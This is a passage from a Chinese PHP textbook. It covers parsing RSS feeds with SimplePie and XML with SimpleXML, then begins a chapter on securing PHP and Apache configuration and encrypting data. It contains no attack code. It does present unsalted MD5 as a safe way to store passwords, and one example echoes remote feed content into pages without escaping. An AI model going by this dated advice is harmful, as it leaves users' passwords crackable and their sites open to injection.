


图 20-1　RSS Bandit 界面

谁在发布 RSS 提要

不论你是否相信，RSS 实际上是在 1999 年早期正式确立的，而自 1996 年就初具规模。但是，与许多新生技术一样，它仍被 IT 界作为一个工具多年使用。新闻聚合网站和工具的出现和日益流行，促进了 Web 上 RSS 提要的创建和发布。目前，几乎到处都能找到 RSS 提要，比如在以下这些著名的组织中就可以找到：

- Yahoo!新闻：http://news.yahoo.com/rss
- 基督教科学箴言报：www.csmonitor.com/About/Subscriptions/RSS
- Wired.com：www.wired.com/services/rss

理解 RSS 语法

如果不熟悉 RSS 提要的一般语法，可以看代码清单 20-1 给出的示例，它作为后面脚本的输入。虽然对 RSS 语法规范的讨论超出了本书的范围，但你会发现其结构和标签都非常直观（毕竟，正是因此它被称为 RSS）。

代码清单 20-1 RSS 提要示例（blog.xml）

```
<rss version="2.0"
  xmlns:dc="http://purl.org/dc/elements/1.1/"
  xmlns:sy="http://purl.org/rss/1.0/modules/syndication/"
  xmlns:admin="http://webns.net/mvcb/"
  xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
  xmlns:content="http://purl.org/rss/1.0/modules/content/">

  <channel>

    <title>WJGilmore.com</title>
    <link>http://localhost/index.php/site/index/</link>
    <description></description>
    <dc:language>en</dc:language>
    <dc:creator>wj@wjgilmore.com</dc:creator>

    <dc:rights>Copyright 2010</dc:rights>
    <dc:date>2010-07-21T13:24:52+00:00</dc:date>
    <admin:generatorAgent rdf:resource="http://expressionengine.com/" />

    <item>
      <title>E-Commerce Made Easy with FoxyCart</title>
      <link>http://www.wjgilmore.com/index.php/site/e-commerce_made↵
_easy_with_foxycart/</link>
      <description></description>
      <dc:subject>ExpressionEngine, PHP</dc:subject>
      <dc:date>2010-07-21T13:24:52+00:00</dc:date>
    </item>

    <item>
      <title>Refactor Your Web Site Database with Stored Procedures and Views</title>
      <link>http://www.wjgilmore.com/site/refactor_your_web_site_database/</link>
      <description></description>
      <dc:subject>PHP, Zend Framework</dc:subject>
      <dc:date>2010-07-20T20:24:14+00:00</dc:date>
    </item>
  </channel>
</rss>
```

这个示例没有利用所有可用的 RSS 元素。例如，其他提要也许包含若干描述了提要的更新周期、语言和创建者等的元素。但是，对于本章中此例的目的，去掉这些对介绍影响不大的组件是有意义的。

现在已经对 RSS 的目的和优点有所熟悉，下一步将学习如何使用 PHP 将 RSS 集成到你自己的开发策略中。在众多为 PHP 语言编写的 RSS 工具中，有一个尤其突出，它为获取、解析和显示提要提供了一个特别有效的解决方案，这就是 SimplePie。

20.3　SimplePie 介绍

SimplePie (www.simplepie.org) 是一个强大的 RSS 解析器，可以使 RSS 提要的聚合和发布变得相当简单。这是在开源 BSD 许可下发布的，对所有主流版本的 RSS 都提供支持（包括很流行的 RSS 替代品 Atom），能够检测媒体和 iTunes RSS 元素。尽管第一版发布后已经过去 6 年，SimplePie 仍然得到非常积极的维护。看起来 SimplePie 是 PHP 社区中众多解决方案中的最佳选择。这一节中，我们介绍如何使用 SimplePie 在网站中结合 RSS 提要。

20.3.1　安装 SimplePie

SimplePie 是自包含的，放在一个独立的类库中，这说明只需使用 `require_once()`语句在脚本中引用这个库就可以使用 SimplePie。不过，SimplePie 确实需要也建议配置并启用一些关键的 PHP 扩展，包括 cURL、iconv、mbstring、PCRE、XML 和 Zlib。可以使用 PHP 的 `phpinfo()`函数来确定是否启用了这些扩展；不过，SimplePie 下载包提供了一个有用的脚本，可以为你完成兼容性检查。建议访问 SimplePie 的下载页面 http://github.com/simplepie/simplepie 下载最新的稳定版本。

一旦下载，解压压缩包，并把它放在 Web 服务器的文档根目录中，重命名这个目录来反映其内容，如可以重命名为 simplepie。完成后，导航到名为 sp_compatibility_test.php 的脚本，这个脚本位于 compatibility_test 目录。应该能看到输出类似于图 20-2 所示的截屏图。


SimplePie Compatibility Test

Test	Should Be	What You Have
PHP[1]	4.3.0 or higher	5.3.2
XML	Enabled	Enabled, and sane
PCRE[2]	Enabled	Enabled
cURL	Enabled	Enabled
Zlib	Enabled	Enabled
mbstring	Enabled	Enabled
iconv	Enabled	Enabled

What does this mean?

1. You have everything you need to run SimplePie properly! Congratulations!

Bottom Line: Yes, you can!

Your webhost has its act together!

You can download the latest version of SimplePie from SimplePie.org and install it by following the instructions. You can find example uses with SimplePie Ideas.

图 20-2　使用 SimplePie 的兼容性测试

如果某些扩展被禁用，则要花点时间相应地重新配置 PHP。如果不记得如何重新配置，可以再翻回第 2 章参考相应说明。一旦完成重新配置，一定要再次运行兼容性测试来检查你的工作是否完成。

20.3.2 用 SimplePie 解析提要

SimplePie 会为你完成解析提要这一艰巨任务，可以通过一个对象数组来提供提要内容。你要做的就是使用各个对象的方法来获取提要的选择部分，如各项的标题、发表日期和主体。可以使用标准 PHP 构造（如 foreach 语句）迭代处理这个对象数组。下面就来尝试这个功能，这里使用一个例子（基于 SimplePie 网站上的一个例子）来解析 www.WJGilmore.com RSS 提要：

```
01 <?php
02
03  require_once('simplepie/simplepie.inc');
04
05  $url = "http://feeds.feedburner.com/wjgilmorecom";
06
07  $feed = new SimplePie();
08
09  $feed->set_cache_location("/var/www/4e/20/simplepie/cache");
10
11  $feed->set_feed_url($url);
12
13  $feed->init();
14
15 ?>
16
17 <h1><a href="<?php echo $feed->get_permalink(); ?>"><?php echo
$feed->get_title();?></a></h1>
18 <p><?php echo $feed->get_description(); ?></p>
19
20 <?php
21  foreach ($feed->get_items() as $item) {
22 ?>
23
24  <h2><a href="<?php echo $item->get_permalink(); ?>"><?php echo
$item->get_title();?></a></h2>
25  <p><?php echo $item->get_description(); ?></p>
26  <p><small>Posted on <?php echo $item->get_date('j F Y | g:i a'); ?></small></p>
27
28 <?php } ?>
29
```

下面来分析这段代码。

- 第 03 行将 SimplePie 类库集成到脚本中。
- 第 05 行标识你想要解析的提要。
- 第 07 行实例化 SimplePie 类，创建一个名为$feed 的对象。
- 第 09 行标识要管理的缓存提要的位置。SimplePie 支持提要缓存，每次请求 RSS 提要时通过减少对 RSS 提要的获取来提高性能。注意，默认情况下缓存是启用的，不过需要创建用来缓存提要的目录，并确保 Web 服务器守护进程所有者能够写入这个目录。
- 第 11 行将提要传入 SimplePie 对象，调用 init()方法时（第 13 行）提要会进一步得到解析。
- 第 17 行输出提要的标题和描述。

❑ 第 20 行到第 28 行循环处理提要中的各项，返回条目标题、URL、描述和发表日期。

执行这个脚本，你会看到类似图 20-3 所示的输出。

图 20-3　解析 www.WJGilmore.com RSS 提要

20.3.3　解析多个提要

SimplePie 还能获取多个提要并进行排序，从而创建聚合的输出，类似于使用聚合器（如 Google Reader）时得到的结果。这就允许在一个合并列表中同时发布多个提要。这个特性最妙之处在于，用法与解析单个提要时的做法是一样的，只不过需要向 `set_feed_url()` 方法传入一个提要数组。例如，下面的例子会对我最喜欢的 3 个网站的提要条目进行排序和合并：

```
$url = array(
  "http://feeds.feedburner.com/wjgilmorecom",
  "http://rss.slashdot.org/Slashdot/slashdot",
  "http://feeds.feedburner.com/destructoid"
  );

$feed = new SimplePie();

$feed->set_feed_url($url);
```

使用这个特性时，要求各个提要条目必须有一个发表日期，否则 SimplePie 将无法正确地对条目进行排序！根据 SimplePie 网站的说法，如果试图集成多个提要，但是一个或多个提要总是不能按排序顺序出现，几乎可以肯定这个提要缺少必要的日期属性。

20.4 SimpleXML

XML 在数据管理和应用程序互操作性方面跃进了一大步，这是所有人的共识。但为什么如此难于解析呢？虽然已经有很多强大的解析解决方案，如 DOM、SAX 和 XSLT 等，但对于没有时间研究又想利用 XML 的用户而言，每一种都需要花费很多精力、很多时间来学习。有一位企业级 PHP 开发人员名叫 Sterling Hughes，他设计了一个完美的解决方案。SimpleXML 为用户解析 XML 结构提供了一种非常实用直观的方法，默认情况下在 PHP 5 中可用。即使解析复杂结构也变得相当容易，只需要将文档加载到一个对象，然后使用字段引用访问节点就能完成，就像采用通常的面向对象方式一样。

代码清单 20-2 中的 XML 文档用于展示本节提供的示例。

代码清单 20-2 简单的 XML 文档

```
<?xml version="1.0" standalone="yes"?>
<library>
   <book>
      <title>Pride and Prejudice</title>
      <author gender="female">Jane Austen</author>
      <description>Jane Austen's most popular work.</description>
   </book>
   <book>
      <title>The Conformist</title>
      <author gender="male">Alberto Moravia</author>
      <description>Alberto Moravia's classic psychological novel.</description>
   </book>
   <book>
      <title>The Sun Also Rises</title>
      <author gender="male">Ernest Hemingway</author>
      <description>The masterpiece that launched Hemingway's
      career.</description>
   </book>
</library>
```

20.4.1 加载 XML

大量 SimpleXML 函数可用来加载和解析 XML 文档。本节将介绍这些函数，并提供一些示例。

注解 要利用SimpleXML，需要启用PHP的Libxml扩展。

---

1. 加载 XML 文件

simplexml_load_file()函数将 XML 文件加载到对象。其形式为：

```
object simplexml_load_file(string filename [, string class_name])
```

如果加载文件时遇到问题，则返回 FALSE。如果包含可选的 *class_name* 参数，将返回该类的对象。当然，*class_name* 会扩展 SimpleXMLElemtnt 类。考虑一个示例：

```
<?php
    $xml = simplexml_load_file("books.xml");
    var_dump($xml);
?>
```

此代码返回：

```
object(SimpleXMLElement)#1 (1) {
  ["book"]=>
  array(3) {
    [0]=>
    object(SimpleXMLElement)#2 (3) {
      ["title"]=>
      string(19) "Pride and Prejudice"
      ["author"]=>
      string(11) "Jane Austen"
      ["description"]=>
      string(32) "Jane Austen's most popular work."
    }
    [1]=>
    object(SimpleXMLElement)#3 (3) {
      ["title"]=>
      string(14) "The Conformist"
      ["author"]=>
      string(15) "Alberto Moravia"
      ["description"]=>
      string(46) "Alberto Moravia's classic psychological novel."
    }
    [2]=>
    object(SimpleXMLElement)#4 (3) {
      ["title"]=>
      string(18) "The Sun Also Rises"
      ["author"]=>
      string(16) "Ernest Hemingway"
      ["description"]=>
      string(55) "The masterpiece that launched Hemingway's
      career."
    }
  }
}
```

注意，转储 XML 不会显示属性。要浏览属性，需要使用本节后面介绍的 `attributes()` 方法。

2. 加载 XML 字符串

如果 XML 文档存储在变量中，可以使用 `simplexml_load_string()` 函数把它读取到对象中。其形式为：

```
object simplexml_load_string(string data)
```

此函数的作用与 `simplexml_load_file()` 相同，只是唯一的输入参数是字符串形式，而不是文件名。

3. 加载 XML DOM 文档

DOM（文档对象模型）是一个 W3C 规范，它提供了一个标准化的 API，可以创建 XML 文档，然后导航、添加、修改和删除其元素。PHP 提供了一个扩展，可以使用此标准管理 XML 文档，称为 DOM XML 扩展。可以使用 `Simplexml_import_dom()` 函数将 DOM 文档的节点转换为 SimpleXML 的节点，然后利用 SimpleXML 函数操作该节点。其形式为：

```
object simplexml_import_dom(domNode node)
```

20.4.2 解析 XML

XML 文档加载到对象之后，就可以使用一些方法了。目前有 4 个方法可用，下面一一进行介绍。

1. 更多地了解元素

XML 属性提供了 XML 元素的额外信息。在代码清单 20-2 的示例 XML 文档中，只是 author 节点有一个属性（名为 gender），用来提供关于作者性别的信息。可以使用 attributes() 方法获取这些属性。其形式为：

```
object simplexml_element->attributes()
```

例如，假定希望获取每位作者的性别：

```
<?php
    $xml = simplexml_load_file("books.xml");
    foreach($xml->book as $book) {
        printf("%s is %s. <br />", $book->author, $book->author->attributes());
    }
?>
```

此示例返回：

```
Jane Austen is female.
Alberto Moravia is male.
Ernest Hemingway is male.
```

还可以直接引用某本书作者的性别。例如，假定希望确定 XML 文档中第三本书作者的性别：

```
echo $xml->book[2]->author->attributes();
```

此示例返回：

```
male
```

通常一个节点包含多个属性。例如，假定 author 节点如下：

```
<author gender="female" age="20">Jane Austen</author>
```

使用 for 循环可以很容易地输出各个属性：

```
foreach($xml->book[0]->author->attributes() AS $a => $b) {
    printf("%s = %s <br />", $a, $b);
}
```

此示例返回：

```
gender = female
age = 20
```

2. 由 SimpleXML 对象创建 XML

asXML() 方法基于 SimpleXML 对象返回一个格式良好的 XML 1.0 字符串。其形式为：

```
string simplexml_element->asXML()
```

示例如下：

```
<?php
    $xml = simplexml_load_file("books.xml");
    echo htmlspecialchars($xml->asXML());
?>
```

此示例返回最初的 XML 文档，只是删除了换行字符，各个字符也转换为相应的 HTML 实体。

3. 更多地了解子节点

如果只对某个节点的子节点感兴趣该怎么办呢？利用 children()方法，获取子节点相当简单。其形式为：

```
object simplexml_element->children()
```

假定修改了 books.xml 文档，使得每本书包括一组人物。例如，海明威的书可能如下：

```
<book>
   <title>The Sun Also Rises</title>
   <author gender="male">Ernest Hemingway</author>
   <description>The masterpiece that launched Hemingway's career.</description>
   <cast>
      <character>Jake Barnes</character>
      <character>Lady Brett Ashley</character>
      <character>Robert Cohn</character>
      <character>Mike Campbell</character>
   </cast>
</book>
```

通过 children()，可以简单地获取各个人物：

```
<?php
    $xml = simplexml_load_file("books.xml");
    foreach($xml->book[2]->cast->children() AS $character) {
        echo "$character<br />";
    }
?>
```

此示例返回：

```
Jake Barnes
Lady Brett Ashley
Robert Cohn
Mike Campbell
```

4. 使用 XPath 获取节点信息

XPath 是一个 W3C 标准，它提供了标识 XML 节点的一种基于路径的语法，相当直观。SimpleXML 提供了一个名为 Xpath()的方法来完成这个任务，其形式为：

```
array simplexml_element->xpath(string path)
```

XPath 还提供了一组函数，可以根据值有选择性地获取节点。比如对于 books.xml 文档，可以使用 xpath()方法通过/library/book/author 表达式来获取所有 author 节点：

```
<?php
```

```
    $xml = simplexml_load_file("books.xml");
    $authors = $xml->xpath("/library/book/author");
    foreach($authors AS $author) {
        echo "$author<br />";
    }
?>
```

此示例返回：

```
Jane Austen
Alberto Moravia
Ernest Hemingway
```

还可以使用 XPath 函数根据某个值有选择地获取一个节点及其子节点。例如，假定希望获取作者名为 Ernest Hemingway 的所有书的标题：

```
<?php
    $xml = simplexml_load_file("books.xml");
    $book = $xml->xpath("/library/book[author='Ernest Hemingway']");
    echo $book[0]->title;
?>
```

此示例返回：

```
The Sun Also Rises
```

20.5 小结

Web 服务和其他基于 XML 的技术有着光明的前景，因此在这个领域中人们开展了大量工作，不仅不断改进规范，还不时地宣布新产品、新项目。毫无疑问，鉴于这个技术所具有的超大潜力，相关的工作还会继续。

下一章将转向安全策略，这是开发人员在开发过程中需要摆在首位的问题。

第21章 保护网站安全

任何网站都可以被看做一个城堡，总是处于大群敌人的攻击之下。而且，传统战争和信息战的历史都表明，攻击者的胜利通常不完全依赖于其技巧或智慧，而往往是防守者的疏忽造成的。作为电子王国的守护者，你面对的是很多可能造成破坏的入口，包括以下特别需要注意的方面。

- **软件漏洞**。Web应用程序通常使用多种技术构建而成，一般包括数据库服务器、Web服务器、一种或多种编程语言，所有这些运行于一个或多个操作系统之上。因此，要一直跟踪所有关键任务技术中已公布的漏洞，采取必要措施，在攻击者利用这些漏洞之前修补问题，这是至关重要的。
- **用户输入**。利用用户输入的处理方式引起的漏洞，可能是对数据和应用造成破坏的最简单方法。很多网站受攻击的报告都证明了这一点。通过处理经HTML表单、URL参数、cookie和其他可访问的途径传递的数据，攻击者就能攻击应用程序逻辑的核心。
- **未能妥善保护的数据**。数据是公司的命根子，丢失数据将置你于危险当中。数据库账户往往只是用一些靠不住的口令简单地加以保护，或者完全可以通过一个能轻松辨认的URL访问基于Web的管理应用程序。存在这种安全隐患让人无法接受，特别是解决这些问题是如此容易，只需稍加留心就可以轻松消除这些隐患。

因为每种情况都会使应用程序的完整性处于风险之中，因此都必须进行全面检查并做相应处理。本章将介绍一些能防止甚至消除这些危险的步骤。

提示 验证和清理用户输入是重大问题，这一版中我不想等到第21章才来讨论这个主题。因此，处理用户输入的重要信息已经移到第13章。如果你还没有仔细阅读有关材料，强烈建议你现在就着手阅读。

21.1 安全地配置 PHP

PHP提供了很多配置参数，可以大大提升PHP的安全级别。本节介绍最重要的一些选项。

注解 PHP多年以来都在提供一个安全性选项，称为安全模式（safe mode），它通过限制对一些PHP内置特性和函数的访问，进一步保护PHP以及Web服务器的安全。不过，安全模式带来的问题往往与它解决的问题一样多，这很大程度上是因为需要企业应用程序使用安全模式禁用的很多

特性，所以开发人员决定在PHP 5.3.0中废弃安全模式。因此，尽管你在网上会看到很多关于安全模式的参考资料，但要避免使用这个特性，建议实现其他防护措施（本章会介绍一些防护方法）。

与安全有关的配置参数

本节介绍其他一些配置参数，它们在更好地保护 PHP 安装方面起着重要作用。

1. disable_functions = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

可以将disable_functions设置为一个希望禁用的函数名列表，各函数名之间用逗号分隔。假定希望禁用fopen()、popen()和file()函数，可以将这个指令设置为：

```
disable_functions = fopen,popen,file
```

2. disable_classes = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

假如PHP提供的新功能采用面向对象范型，那么可能不用多久你就能使用大量的类库了。但是，这些库中的某些类你可能宁可不用。通过disable_classes指令可以防止使用这些类。例如，假设希望完全禁用两个类administrator和janitor，如下：

```
disable_classes = "administrator, janitor"
```

3. display_errors = *On | Off*

作用域：PHP_INI_ALL；默认值：On

开发应用程序时，如果能立即被告知脚本执行期间出现的错误，会很有用。PHP通过向浏览器窗口输出错误信息来满足这个需求。不过，这个信息可能会被非法利用，从而暴露你的服务器配置或应用程序的一些详细信息，而这有可能造成危害。因此，将应用程序移植到一个生产环境时，一定要禁用这个指令。当然，还可以将这些错误消息保存到一个日志文件或者使用另外某种日志机制来继续查看错误消息。关于PHP日志特性的更多内容见第8章。

4. max_execution_time = *integer*

作用域：PHP_INI_ALL；默认值：30

此指令指定脚本在终止前执行的秒数。这对于防止用户脚本占用过多 CPU 时间非常有用。如果 max_execution_time 被设置为 0，则没有时间限制。

5. memory_limit = *integer M*

作用域：PHP_INI_ALL；默认值：128M

此指令指定脚本可以使用的内存，以兆字节为单位。注意，除了MB值，不能指定其他值，并且必须在数字后面加一个M。此指令只有在配置PHP时启用--enable-memory-limit后才可用。

6. open_basedir = *string*

作用域：PHP_INI_ALL；默认值：NULL

PHP的open_basedir指令可以建立一个基目录，将限制所有文件操作只能在这个目录下进行，这与Apache的DocumentRoot指令很类似。这个指令可以防止用户进入服务器的受限区域。例如，假设所有Web素材都位于目录/home/www。为防止用户通过几个简单的PHP命令浏览并可能操作

/etc/passwd等文件，可以考虑如下设置open_basedir：

```
open_basedir = "/home/www/"
```

7. sql.safe_mode = *integer*

作用域：PHP_INI_SYSTEM；默认值：0

当启用sql.safe_mode指令时，会忽略传给mysql_connect()和mysql_pconnect()的所有信息，而使用localhost作为目标主机。运行PHP的用户将作为用户名（与Apache守护用户非常类似），不使用密码。注意，该指令与PHP 5.3之前版本中的安全模式没有任何关系，只是名字相似。

8. user_dir = *string*

作用域：PHP_INI_SYSTEM；默认值：NULL

此指令指定用户主目录中的一个目录名，PHP脚本必须放在这里才能执行。例如，如果user_dir设置为scripts，用户Johnny希望执行somescript.php，那么Johnny必须在其主目录下创建名为scripts的目录，并把somescript.php放在其中，然后可以通过URL http://example.com/~ johnny/scripts/somescript.php访问这个脚本。此指令一般与Apache的UserDir配置指令一起使用。

21.2　隐藏配置细节

许多程序员倾向于部署开源软件，以此作为对外显摆的一个招牌。不过，关于项目发布的每一项信息都可能为攻击者提供一些重要线索，最终可以用来侵入到你的服务器，意识到这一点很重要。也就是说，要考虑一种替代的方法，让应用程序既发挥能力又尽可能地隐藏技术细节。尽管隐藏只是整个安全领域的一部分，但这确实是始终要牢记的一种策略。

21.2.1　隐藏Apache

Apache在所有文档请求和服务器生成的文档（例如500内部服务器错误文档）中都会输出一个服务器签名。有两个配置指令负责控制此签名：ServerSignature和ServerTokens。

1. Apache的**ServerSignature指令**

ServerSignature指令负责插入与Apache的服务器版本、服务器名（通过ServerName指令设置）、端口和编译模块有关的一行输出。启用这个指令时，如果与ServerTokens指令（下面将会介绍）一起使用，就能够显示类似于下面的输出：

```
Apache/2.2.12 (Ubuntu) Server at localhost Port 80
```

很明显，这样的信息是你想自己保留的项。因此，可以考虑将这个指令设置为Off来禁用它。

如果 ServerSignature 被禁用，这个指令没有意义。如果出于某种原因必须启用 ServerSignature，可以考虑将这个指令设置为 Prod。

2. Apache的**ServerTokens指令**

ServerTokens指令确定在启用ServerSignature指令时，以何种程度提供服务器细节。有6个可用选项，包括：Full、Major、Minimal、Minor、OS和Prod。表21-1中给出了每个选项的示例。

表21-1 ServerTokens指令的选项

选 项	示 例
Full	Apache/2.2.12 (Ubuntu) PHP/5.3.2服务器
Major	Apache/2服务器
Minimal	Apache/2.2.12服务器
Minor	Apache/2.2服务器
OS	Apache/2.2.12 (Ubuntu)服务器
Prod	Apache服务器

21.2.2 隐藏 PHP

还可以把你在使用PHP来驱动网站的这一事实隐藏起来，或者至少使之不那么明显。使用expose_php指令就能避免将PHP版本信息追加到Web服务器签名的最后。不允许访问phpinfo()可以防止攻击者了解软件版本号和其他重要信息。通过改变文档扩展名，使得这些页面映射到PHP脚本这一事实不容易被看出来。

1. **expose_php** = *1/0*

作用域：PHP_INI_SYSTEM；默认值：1

启用时，PHP指令expose_php将细节追加到服务器签名后面。例如，如果启用了ServerSignature，ServerTokens设置为Full，并且启用了此指令，服务器签名的有关部分如下：

```
Apache/2.2.12 (Ubuntu) PHP/5.3.2 Server
```

如果expose_php被禁用，则服务器签名如下所示：

```
Apache/2.2.12 (Ubuntu) Server
```

2. 删除phpinfo()调用的所有实例

phpinfo()函数提供了一个很棒的工具，可用于在指定服务器上查看PHP配置的总结。但是，由于在服务器上未加保护，这些文件对于攻击者来说实可谓是一个金矿。例如，这个函数能生成操作系统、PHP和Web服务器版本、配置标志的有关信息，还能生成关于所有可用扩展及其版本的详细报告。如果允许攻击者访问此信息，攻击者就更有可能发现并利用潜在的攻击漏洞。

遗憾的是，似乎许多开发人员没有意识到或不关心这些漏洞，因为只要在搜索引擎中键入phpinfo.php，将得到大约400 000个结果，其中很多链接直接指向执行phpinfo()命令的文件，因而提供了关于服务器的大量信息。对于早期脆弱的PHP版本，只需快速地修改搜索条件并加入其他关键词，就能得到原来结果的一个子集，而这将成为攻击的主要对象，因为他们使用了已知不安全的PHP、Apache、IIS版本和各种所支持的扩展。

允许其他人查看phpinfo()的结果，这实质上相当于向公众提供一个路线图，其中列出了服务器的许多技术特性和缺陷。不要仅仅因为懒惰未能删除或保护这个文件而成为攻击的牺牲品。

3. 修改文档扩展名

启用 PHP 的文档一般通过其独特的扩展名就能识别，最常见的包括.php、.php3 和.phtml。你知道吗？可以很容易地改为你希望的其他扩展名，甚至可以改为.html、.asp 或者.jsp。为此只要在 httpd.conf

文件中将下面这一行代码

```
AddType application/x-httpd-php .php
```

改为你希望的任何扩展名，如：

```
AddType application/x-httpd-php .asp
```

当然，要确保这不会与其他已安装的服务器技术相冲突。

21.3　隐藏敏感数据

任何位于Web服务器文档树中的文档，即使没有被其他页面链接或者不是以Web服务器可识别的扩展名结尾，只要拥有足够权限，就可以通过任何能够执行GET命令的机制获取。不明白吗？作为练习，你可以创建一个文件，在这个文件中键入“my secret stuff”。将此文件保存到你的公共HTML目录中，取名为secrets，并使用一个相当奇怪的扩展名，如.zkgjg。显然，服务器不会识别此扩展名，但它还是会尝试获取其数据。现在，打开浏览器，使用指向该文件的URL请求这个文件。很可怕，对吧？

当然，用户需要知道要获取的文件名。但是，就像假定包含phpinfo()函数的文件将被命名为phpinfo.php一样，一点智慧再加上利用Web服务器配置中的缺陷，就足可以找到原本受限的文件。幸好，下述两种简单的方法可以彻底解决这个问题。

21.3.1　隐藏文档根目录

在Apache的httpd.conf文件中，你会发现一个配置指令DocumentRoot。它被设置为到服务器所认为的公共HTML目录的路径。如果没有采取其他保护措施，此路径中的任何文件都可以在用户拥有合适权限时被获取，即使文件没有可识别的扩展名也不妨碍。但是，用户查看此路径之外的文件是不可能的。因此，将配置文件放在DocumentRoot路径之外是个好主意。

要获取这些文件，可以使用include()将这些文件包含到PHP文件中。例如，假设DocumentRoot被设置为：

```
DocumentRoot C:/apache2/htdocs     # Windows
DocumentRoot /www/apache/home      # Linux
```

假设你在使用一个日志包，它能向一系列文本文件写入网站访问信息。你肯定不希望任何人查看这些文件，所以将其放在文档根目录之外是个好主意。因此，可以将这些文件保存在上述路径之外的某个目录中，例如：

```
C:/Apache/sitelogs/      # Windows
/usr/local/sitelogs/     # Linux
```

21.3.2　拒绝访问某些文件扩展名

第二种防止用户查看某些文件的方法是拒绝访问某些扩展名，为此需要配置httpd.conf文件的Files指令。假设不希望任何人访问有扩展名.inc的文件。在httpd.conf文件中放入如下内容：

```
<Files *.inc>
    Order allow,deny
    Deny from all
</Files>
```

添加之后，重启Apache服务器，你会发现任何通过浏览器请求查看有扩展名.inc的文件时访问都将被拒绝。但是，仍可以在脚本中包含这些文件。随便说一句，如果搜索httpd.conf文件，会看到保护对.htaccess的访问采用的也是这种配置。

21.4 数据加密

加密（encryption）可以定义为将数据转换为除预期方之外没有人能读的格式。预期方可以通过使用某些秘密信息（通常是秘密密钥或密码）对加密数据进行解码或*解密*。PHP对一些加密算法提供了支持，这里描述一些比较著名的算法。

提示 *关于加密的更多信息，可查看*Bruce Schneier*编写的《应用密码学》*（John Wiley & Sons*于*1995*年出版*）。

21.4.1 PHP 的加密函数

在探讨PHP的加密功能之前，有必要先对其用法做一点说明，无论使用哪一种解决方案这个说明都适用。通过Web加密一般是没有用的，除非运行加密机制的脚本在启用SSL的服务器上操作。为什么？PHP是一种服务器端脚本语言，所以信息在加密前必须以明文格式发送到服务器。如果用户没有通过安全的连接操作，那么在数据从用户传输到服务器的过程中，恶意的第三方可以用很多方法观察此信息。关于建立安全Apache服务器的更多信息，请访问http://httpd.apache.org/docs/2.2/ssl。如果你使用的是其他Web服务器，请参考相应的文档。对于你所用的特定服务器，可能至少有一种安全解决方案。做了这个说明之后，下面来研究PHP的加密函数。

用md5()散列函数加密数据

md5()函数使用MD5，这是一个第三方散列算法，通常用于创建数字签名（以及其他内容）。数字签名可以用于唯一标识发送方。MD5被认为是*单向*散列算法，这说明没有办法对使用md5()散列的数据进行逆散列。其形式为：

```
string md5(string str)
```

MD5算法还可以用作为密码验证系统。因为（在理论上）很难获取使用MD5算法散列的原始字符串，所以可以使用MD5散列指定的密码，然后将加密的密码与用户的输入相比较以访问受限信息。

例如，假设秘密密码toystore的MD5散列是745e2abd7c52ee1dd7c14ae0d71b9d76。可以在服务器上存储此散列值，将其与用户输入的密码的MD5散列比较。即使入侵者得到了加密后的密码也没有关系，因为该入侵者无法通过传统方式将字符串还原为原始格式。下面是一个使用md5()散列字符串的示例：

```
<?php
    $val = "secret";
    $hash_val = md5 ($val);
    // $hash_val = "5ebe2294ecd0e0f08eab7690d2a6ee69";
?>
```

记住，要在数据库中存储完整的散列，需要将字段长度设置为32字符。

尽管 md5()函数能满足大多数散列需要，但项目可能还需要使用另一种散列算法。PHP 的 hash 扩展支持数十种散列算法和相应变种。关于这个强大的扩展，更多内容请见 http://us3.php.net/hash。

21.4.2 MCrypt包

MCrypt是一个PHP可用的流行数据加密包，它提供了双向加密（即加密和解密）支持。在使用这个包之前，需要遵循如下安装指令。

(1) 到http://mcrypt.sourceforge.net下载包的源代码。

(2) 解开压缩包中的内容，遵循INSTALL文档的安装指令安装。

(3) 使用--with-mcrypt选项编译PHP。

MCrypt支持很多加密算法，列表如下：

- ARCFOUR
- ARCFOUR_IV
- BLOWFISH
- CAST
- CRYPT
- DES
- ENIGMA
- GOST
- IDEA
- LOKI97
